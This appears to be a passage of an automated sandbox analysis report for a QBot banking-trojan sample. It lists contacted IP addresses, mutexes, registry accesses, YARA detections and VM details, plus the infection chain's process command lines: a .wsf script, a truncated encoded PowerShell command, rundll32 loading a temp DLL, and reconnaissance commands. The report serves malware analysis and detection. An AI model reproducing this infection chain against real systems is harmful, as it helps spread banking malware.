76.86.31.59	-	United States	HTTPS, TCP	CLEAN
91.169.12.198	-	-	-	CLEAN
14.192.241.76	-	-	-	CLEAN
92.27.86.48	-	-	-	CLEAN
83.114.60.6	-	-	-	CLEAN
71.38.155.217	-	-	-	CLEAN
74.6.231.20	yahoo[.]com	United States	DNS	CLEAN
13.107.42.14	l-0005[.]l-msedge[.]net, linkedin[.]com, www-linkedin-com[.]l-0005[.]l-msedge[.]net, www[.]linkedin[.]com	United States	HTTPS, DNS, TCP	CLEAN
41.186.88.38	-	-	-	CLEAN
74.6.143.26	yahoo[.]com	United States	DNS	CLEAN
95.60.243.61	-	-	-	CLEAN
68.173.170.110	-	-	-	CLEAN
92.20.204.198	-	-	-	CLEAN
37.14.229.220	-	-	-	CLEAN
86.154.216.221	-	-	-	CLEAN
76.80.180.154	-	-	-	CLEAN
79.141.174.253	-	Sweden	-	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
-	delete, access	wermgr.exe, powershell.exe, rundll32.exe	CLEAN
{61969771-19E3-435D-AE55-CFB18F1249EF}	access	wermgr.exe	CLEAN
{DE3A2553-AB1B-4C85-9686-F3F136EBACE2}	access	wermgr.exe	CLEAN
Global\{DE3A2553-AB1B-4C85-9686-F3F136EBACE2}	access	wermgr.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\LogSecuritySuccesses	access, read	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\d4fbe363	access, read, write	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\DisplayLogo	access, read	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\UseWINSAFER	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\COM3	access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1560258661-3990802383-1811730007-503	access	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings	access, create	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{E96D977E-F067-4CE9-924D-F6E0A04729E4}\Dhcpv6ClassId	access, read	ipconfig.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{C2998852-8A8B-426B-AAB1-8880E47F8B1A}\Dhcpv6ClassId	access, read	ipconfig.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{E96D977E-F067-4CE9-924D-F6E0A04729E4}\DhcpClassId	access, read	ipconfig.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{C2998852-8A8B-426B-AAB1-8880E47F8B1A}	access	ipconfig.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters	access	ping.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1560258661-3990802383-1811730007-1000	access	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\f3d19cc3	access, read	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_CLASSES_ROOT\.wsf	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1560258661-3990802383-1811730007-1000\ProfileImagePath	access, read	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1560258661-3990802383-1811730007-501	access	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\6e06a47a	access, read	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\TrustPolicy	access, read	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\130eebf0	access, write	wermgr.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey	access, create	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\3665b42c	access, read	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Timeout	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Timeout	access, read	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\2caa5c0b	access, read	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\114fcb8c	access, read, write	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script\Features	access	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-1560258661-3990802383-1811730007-500	access	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{C2998852-8A8B-426B-AAB1-8880E47F8B1A}	access	ipconfig.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\TrustPolicy	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\DefaultTTL	access, read	ping.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	access	wermgr.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\COM3\COM+Enabled	access, read	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\6c478406	access, read, write	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\Interfaces\{E96D977E-F067-4CE9-924D-F6E0A04729E4}	access	ipconfig.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\e164332d	access, write	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\a9f3ace9	access, read, write	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\abb28c95	access, read, write	wermgr.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\e3251351	access, read	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\59d85448	access, read	wermgr.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\3e1ff3e5	access, read	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\d6bac31f	access, read	wermgr.exe	CLEAN
HKEY_USERS\S-1-5-21-1560258661--304164913-1811730007-1000	access	wmiprvse.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\IgnoreUserSettings	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\UseWINSAFER	access, read	cscript.exe	CLEAN
HKEY_CLASSES_ROOT\WSFFile\ScriptEngine	access	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Fdircmnenyyey\9e2d5cdb	access, read, write	wermgr.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\LogSecuritySuccesses	access, read	cscript.exe	CLEAN
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{E96D977E-F067-4CE9-924D-F6E0A04729E4}	access	ipconfig.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings	access, create	cscript.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\DisplayLogo	access, read	cscript.exe	CLEAN

Process

Process Name	Commandline	Verdict
rundll32.exe	"C:\Windows\system32\rundll32.exe" C:\Users\RDHJ0C~1\AppData\Local\Temp\\anomoeomery.metalizedCredence Nikn	SUSPICIOUS
wermgr.exe	C:\Windows\SysWOW64\wermgr.exe	SUSPICIOUS
ping.exe	ping -n 3 yahoo.com	SUSPICIOUS
ipconfig.exe	ipconfig /all	SUSPICIOUS
cscript.exe	"C:\Windows\System32\CScript.exe" "C:\Users\RDHJ0C~1\Desktop\Keep.gP0176.wsf"	SUSPICIOUS
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand "UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzA... ...jAGUALABOAGkAawBuADsAYgByAGUAYQBrADsAfQB9AGMAYQB0AGMAaAAgAHsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBTAGUAYwBvAG4AZABzACAANQA7AH0AfQA="	SUSPICIOUS
rundll32.exe	"C:\Windows\system32\rundll32.exe" C:\Users\RDHJ0C~1\AppData\Local\Temp\\anomoeomery.metalizedCredence Nikn	CLEAN
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding	CLEAN
wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -Embedding	CLEAN
whoami.exe	whoami /all	CLEAN
msiexec.exe	C:\Windows\system32\msiexec.exe /V	CLEAN
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs	CLEAN

YARA / AV

YARA (53)

Ruleset Name	Rule Name	Rule Description	File Type	File Name	Classification	Verdict
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5

Ruleset Name	Rule Name	Rule Description	File Type	File Name	Classification	Verdict
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5
Malware	QBotCoreModule	QBot Trojan Core DLL	Memory Dump	-	Banker, Trojan	5/5

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	win10_64_th2_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	2023.1.0
Dynamic Engine Version	2023.1.0 / 01/31/2023 04:27
Static Engine Version	2023.1.0.0 / 2023-01-31 03:00:19
AV Exceptions Version	2023.1.1.6 / 2023-02-03 15:34:21
Link Detonation Heuristics Version	2023.1.1.18 / 2023-03-27 12:19:20
Smart Memory Dumping Rules Version	2023.1.1.6 / 2023-02-03 15:34:21
Config Extractors Version	2023.1.1.18 / 2023-03-27 12:19:20
Signature Trust Store Version	2023.1.1.7 / 2023-02-06 18:37:42
VMRay Threat Identifiers Version	2023.1.1.19 / 2023-03-29 15:29:26
YARA Built-in Ruleset Version	2023.1.1.18

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	8.0.1710.11

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows